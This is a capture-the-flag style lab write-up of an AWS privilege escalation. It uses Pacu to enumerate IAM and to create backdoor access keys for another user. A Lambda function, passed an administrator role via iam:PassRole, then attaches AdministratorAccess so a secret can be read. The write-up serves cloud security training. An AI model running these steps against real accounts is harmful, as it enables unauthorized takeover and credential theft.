AWS Lambda Privilege Escalation: Mapper iam:PassRole

Objective
Conduct AWS pentest against a client’s account and full audit of all the IAM Users to identify any possible privilege escalation paths. Goal is to find the flag in the Secrets Manager that is only available to Administrators.
Solution
Lab Setup
Configure the provided access key and secret in the AWS CLI for user mapper and verify.
1
2
3
4
5
6
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws configure --profile mapper
AWS Access Key ID [****************B3F3]: *********************BBNW
AWS Secret Access Key [****************bF3u]: ************************4EylFsdxFv
Default region name [us-east-1]:
Default output format [json]:
1
2
3
4
5
6
7
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws sts get-caller-identity --profile mapper
{
    "UserId": "AIDATIGMRIQMYRIWPI5FL",
    "Account": "223767249945",
    "Arn": "arn:aws:iam::223767249945:user/cg-pentest-lab"
}
Result: Access key and secret configured properly and credentials is belongs to user cg-pentest-lab.
Enumeration User cg-pentest-lab
Enumeration via Pacu
Step 1 - Configure Pacu and create new session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ pacu

 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣿⣶⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣾⣿⡿⠛⠉⠁⠀⠀⠈⠙⠻⣿⣿⣦⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⠛⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣷⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⣀⣀⣀⣀⣀⣤⣤⣤⣤⣤⣤⣤⣤⣀⣀⠀⠀⠀⠀⠀⠀⢻⣿⣿⣿⡿⣿⣿⣷⣦⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣈⣉⣙⣛⣿⣿⣿⣿⣿⣿⣿⣿⡟⠛⠿⢿⣿⣷⣦⣄⠀⠀⠈⠛⠋⠀⠀⠀⠈⠻⣿⣷⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣈⣉⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⣀⣀⣀⣤⣿⣿⣿⣷⣦⡀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣆⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣬⣭⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⢛⣉⣉⣡⣄⠀⠀⠀⠀⠀⠀⠀⠀⠻⢿⣿⣿⣶⣄⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣁⣤⣶⡿⣿⣿⠉⠻⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢻⣿⣧⡀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣠⣶⣿⡟⠻⣿⠃⠈⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣿⣧
 ⢀⣀⣤⣴⣶⣶⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠁⢠⣾⣿⠉⠻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿
 ⠉⠛⠿⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠁⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⡟
 ⠀⠀⠀⠀⠉⣻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⡟⠁
 ⠀⠀⠀⢀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣄⡀⠀⠀⠀⠀⠀⣴⣆⢀⣴⣆⠀⣼⣆⠀⠀⣶⣶⣶⣶⣶⣶⣶⣶⣾⣿⣿⠿⠋⠀⠀
 ⠀⠀⠀⣼⣿⣿⣿⠿⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠓⠒⠒⠚⠛⠛⠛⠛⠛⠛⠛⠛⠀⠀⠉⠉⠉⠉⠉⠉⠉⠉⠉⠉⠀⠀⠀⠀⠀
 ⠀⠀⠀⣿⣿⠟⠁⠀⢸⣿⣿⣿⣿⣿⣿⣿⣶⡀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣷⡄⠀⢀⣾⣿⣿⣿⣿⣿⣿⣷⣆⠀⢰⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠘⠁⠀⠀⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢿⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⣿⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠸⠿⠿⠟⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⡿⠃⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢀⣀⣀⣀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡏⠉⠉⠉⠉⠀⠀⠀⢸⣿⣿⡏⠉⠉⢹⣿⣿⡇⠀⢸⣿⣿⣇⣀⣀⣸⣿⣿⣿⠀⢸⣿⣿⣿⣀⣀⣀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⠸⣿⣿⣿⣿⣿⣿⣿⣿⡿⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⡟
 ⠀⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠘⠛⠛⠃⠀⠀⠉⠛⠛⠛⠛⠛⠛⠋⠀⠀⠀⠀⠙⠛⠛⠛⠛⠛⠉⠀

Version: 1.7.0
Found existing sessions:
  [0] New session
  [1] exit
Choose an option: 0
What would you like to name this new session? mapper
Session mapper created.
Step 2 - Import the keys in the Pacu.
1
2
3
Pacu (mapper:No Keys Set) > import_keys mapper
  Imported keys as "imported-mapper"
Pacu (mapper:imported-mapper) >
Step 3 - Run command whoami to verify.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Pacu (mapper:imported-mapper) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA*************",
  "SecretAccessKey": "r1ix6eyn*******************************",
  "SessionToken": null,
  "KeyAlias": "imported-mapper",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Step 4 - Run iam__enum_permissiona for user cg-pentest-lab.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Pacu (mapper:imported-mapper) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   cg-pentest-lab...
[iam__enum_permissions]     Confirmed Permissions for cg-pentest-lab
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  70 Confirmed permissions for user: cg-pentest-lab.
   0 Confirmed permissions for 0 role(s).
   0 Unconfirmed permissions for 0 user(s).
   0 Unconfirmed permissions for 0 role(s).
Type 'whoami' to see detailed list of permissions.
Result: User cg-pentest-lab **has 70 permission.
Step 5 - Run whoami to see detailed list of permission.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Pacu (mapper:imported-mapper) > whoami
{
  "UserName": "cg-pentest-lab",
  "RoleName": null,
  "Arn": "arn:aws:iam::223767249945:user/cg-pentest-lab",
  "AccountId": "223767249945",
  "UserId": "AIDATIGMRIQMYRIWPI5FL",
  "Roles": null,
  "Groups": [],
  "Policies": [
    {
      "PolicyName": "cg-pentest-create-access-key-lab"
    },
    {
      "PolicyName": "IAMReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
    }
  ],
  "AccessKeyId": "*****************BBNW",
  "SecretAccessKey": "r1ix6***************************",
  "SessionToken": null,
  "KeyAlias": "imported-mapper",
  "PermissionsConfirmed": true,
  "Permissions": {
    "Allow": {
      "**iam:createaccesskey"**: {
        "Resources": [
          "arn:aws:iam::*:user/*"
        ]
      },
-------[SNIP]-------
Result: User cg-pentest-lab has iam:createaccesskey, which means he can create access key and secret for any user.
Enumeration Users, Roles, Permission
Step 1 - Run module iam__enum_users_roles_policies_groups
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Pacu (mapper:imported-mapper) > run iam__enum_users_roles_policies_groups
  Running module iam__enum_users_roles_policies_groups...
[iam__enum_users_roles_policies_groups] Found 102 users
[iam__enum_users_roles_policies_groups] Found 11 roles
[iam__enum_users_roles_policies_groups] Found 0 policies
[iam__enum_users_roles_policies_groups] Found 0 groups
[iam__enum_users_roles_policies_groups] iam__enum_users_roles_policies_groups completed.

[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  102 Users Enumerated
  11 Roles Enumerated
  0 Policies Enumerated
  0 Groups Enumerated
  IAM resources saved in Pacu database.

Pacu (mapper:imported-mapper) >
Result:
- 102 Users Enumerated
- 11 Roles Enumerated
Out of all the roles cg-LambdaAdminExecutionRole-lab look interesting as lambda can assume this role.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
{
            "Path": "/",
            "RoleName": "cg-LambdaAdminExecutionRole-lab",
            "RoleId": "AROATIGMRIQMUXIONWS64",
            "Arn": "arn:aws:iam::223767249945:role/cg-LambdaAdminExecutionRole-lab",
            "CreateDate": "Sat, 05 Sep 2026 10:06:39",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
Step 3 - Check the policy for role cg-LambdaAdminExecutionRole-lab.
1
2
3
4
5
6
7
8
9
10
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws iam list-attached-role-policies --role-name cg-LambdaAdminExecutionRole-lab --profile mapper
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
Result: Role cg-LambdaAdminExecutionRole-lab has Administrator policy.
This means we can create a Lambda function, assign it the cg-LambdaAdminExecutionRole-lab role, and execute our code with administrator-level permissions.
Identify Target User
Used tool aws_iam_viewer , A modern Next.js web application that allows to upload and analyze AWS IAM account-authorization-details.json files to better understand AWS IAM configuration and relationships.
Step 1 - Download data for aws_iam_viewer
Run command:
1
aws iam get-account-authorization-details --output json > account-authorization-details.json
Step 2- Import the data in the viewer.



1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": [
                "lambda:CreateFunction",
                "lambda:InvokeFunction"
            ],
            "Effect": "Allow",
            "Resource": "*"
        },
        {
            "Action": "iam:PassRole",
            "Effect": "Allow",
            "Resource": "arn:aws:iam::223767249945:role/cg-LambdaAdminExecutionRole-lab"
        }
    ]
}
Result: Inline policy cg-lammbda-developer-policy-lab attached to the user **cg-vnwcksjh-lab .This policy allow CreateFunction , InvokeFunction and PassRole .
**Step 4 **- To identified target user, use cloudfox also, check permission which user have the permission.
1
2
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ cloudfox aws permission --profile mapper
1
2
3
│ User │ cg-vnwcksjh-lab │ No ││ Inline  │ cg-lambda-developer-policy-lab │ Allow  │ lambda:CreateFunction │ *
│ User │ cg-vnwcksjh-lab │ No ││ Inline  │ cg-lambda-developer-policy-lab │ Allow  │ lambda:InvokeFunction │ *
│ User │ cg-vnwcksjh-lab │ No ││ Inline  │ cg-lambda-developer-policy-lab │ Allow  │ iam:PassRole          │ arn:aws:iam::223767249945:role/cg-LambdaAdminExecutionRole-lab

Result: Confirm inline policy cg-lammbda-developer-policy-lab attached to the user cg-vnwcksjh-lab .This policy allow CreateFunction , InvokeFunction and PassRole.
Lateral Movement
Exploiting the Lambda Privilege Escalation
Step 1 - Use CreateAccessKey permission to create access key for user cg-vnwcksjh-lab
Create keys using Pacu's module iam__backdoor_users_keys.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Pacu (mapper:imported-mapper) > run iam__backdoor_users_keys
  Running module iam__backdoor_users_keys...
[iam__backdoor_users_keys] Backdoor the following users?
[iam__backdoor_users_keys]   cg-anbxyfvz-lab (y/n)? n
[iam__backdoor_users_keys]   cg-axvaxxkf-lab (y/n)?
[iam__backdoor_users_keys] [!] Module iam__backdoor_users_keys interrupted by user (Ctrl+C). Returning to Pacu prompt...
Pacu (mapper:imported-mapper) > iam__backdoor_users_keys
  Error: Unrecognized command
Pacu (mapper:imported-mapper) > run iam__backdoor_users_keys --username cg-vnwcksjh-lab
  Running module iam__backdoor_users_keys...
[iam__backdoor_users_keys] Backdoor the following users?
[iam__backdoor_users_keys]   cg-vnwcksjh-lab
[iam__backdoor_users_keys]     Access Key ID: *******************EAFL7V
[iam__backdoor_users_keys]     Secret Key: *********************************q3j8ZnYf
[iam__backdoor_users_keys] iam__backdoor_users_keys completed.

[iam__backdoor_users_keys] MODULE SUMMARY:

  1 user key(s) successfully backdoored.

Pacu (mapper:imported-mapper) >
Result: AWS access key and secret are successfully created for user cg-vnwcksjh-lab .
Step 2 - Configure the keys in the AWS CLI and verify.
1
2
3
4
5
6
7
8
9
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws configure --profile mapper-newuser

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: *******************EAFL7V
AWS Secret Access Key [None]: *****************Lq3j8ZnYf
Default region name [None]: us-east-1
Default output format [None]: json
1
2
3
4
5
6
7
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws sts get-caller-identity --profile mapper-newuser
{
    "UserId": "AIDATIGMRIQM2OVX6F5TL",
    "Account": "223767249945",
    "Arn": "arn:aws:iam::223767249945:user/cg-vnwcksjh-lab"
}
Step 3 - Create lambda function, this creates a new administrative user, assigns the administrator role to it, and then invokes the Lambda function to create another user with admin privileges.
1
2
3
4
5
6
7
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ cat lambda_function.py
import boto3
def lambda_handler(event, context):
    client = boto3.client('iam')
    response = client.attach_user_policy(UserName = 'cg-vnwcksjh-lab', PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess')
    return response
Step 4 - Zip the lambda function.
1
2
3
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ zip -r lambda_function.zip lambda_function.py
  adding: lambda_function.py (deflated 28%)
Step 5 - Deploy lambda function and pass it to powerful role cg-LambdaAdminExecutionRole-lab which has administrative access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws lambda create-function --function-name admin --runtime python3.9 --role arn:aws:iam::223767249945:role/cg-LambdaAdminExecutionRole-lab --handler lambda_function.lambda_handler --zip-file fileb://lambda_function.zip --profile mapper-newuser --region us-east-1
{
    "FunctionName": "admin",
    "FunctionArn": "arn:aws:lambda:us-east-1:223767249945:function:admin",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::223767249945:role/cg-LambdaAdminExecutionRole-lab",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 351,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2026-09-05T11:40:27.646+0000",
    "CodeSha256": "RkghwsRzuNblgokPWGO9mGAnkLUo0pXSkrsWv9s2Q4A=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "bae047f8-86f8-4ebb-95bb-f4b1c7fdb96a",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
    "EphemeralStorage": {
        "Size": 512
    },
    "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
    },
    "RuntimeVersionConfig": {
        "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:b46f7bc0f3da8071d1b824471f2c69c8766b756b827eb0455d2118c622ae7bcf"
    },
    "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/admin"
    }
}
Result: Lambda function successfully deployed.
Step 6 - Invoke deployed lambda function to trigger privilege escalation.
1
2
3
4
5
6
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws lambda invoke --function-name admin out.txt --profile mapper-newuser
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
Result: Lambda function successfully invoked.
Step 7 - Verify the output.
1
2
3
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ cat out.txt
{"ResponseMetadata": {"RequestId": "68b929e8-9198-4808-850d-7b7095d735fd", "HTTPStatusCode": 200, "HTTPHeaders": {"date": "Sat, 05 Sep 2026 11:41:39 GMT", "x-amzn-requestid": "68b929e8-9198-4808-850d-7b7095d735fd", "content-type": "text/xml", "content-length": "212"}, "RetryAttempts": 0}}
Step 8 - Verify the privilege escalation.
1
2
3
4
5
6
7
8
9
10
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws iam list-attached-user-policies --user-name cg-vnwcksjh-lab --profile mapper-newuser
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
Result: User cg-vnwcksjh-lab has the administrative access.
The Flag
Step 1- Now user cg-vnwcksjh-lab has the administrative access, list the secrets.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws secretsmanager list-secrets --profile mapper-newuser
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:223767249945:secret:cg-admin-flag-lab-vi6PI2",
            "Name": "cg-admin-flag-lab",
            "Description": "Administrative access verification flag",
            "LastChangedDate": "2026-09-05T15:36:43.776000+05:30",
            "LastAccessedDate": "2026-09-05T05:30:00+05:30",
            "SecretVersionsToStages": {
                "terraform-mtdS56dUHhCLZcche4PW86k3fI": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2026-09-05T15:36:39.994000+05:30"
        }
    ]
}
Step 2 - Retrieve the flag.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(packetbreakers㉿kali)-[~/mapper]
└─$ aws secretsmanager get-secret-value --secret-id cg-admin-flag-lab --profile mapper-newuser
{
    "ARN": "arn:aws:secretsmanager:us-east-1:223767249945:secret:cg-admin-flag-lab-vi6PI2",
    "Name": "cg-admin-flag-lab",
    "VersionId": "terraform-mtdS56dUHhCLZcche4PW86k3fI",
    "SecretString": "HSM{44c9f*******************608a9}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2026-09-05T15:36:43.773000+05:30"
}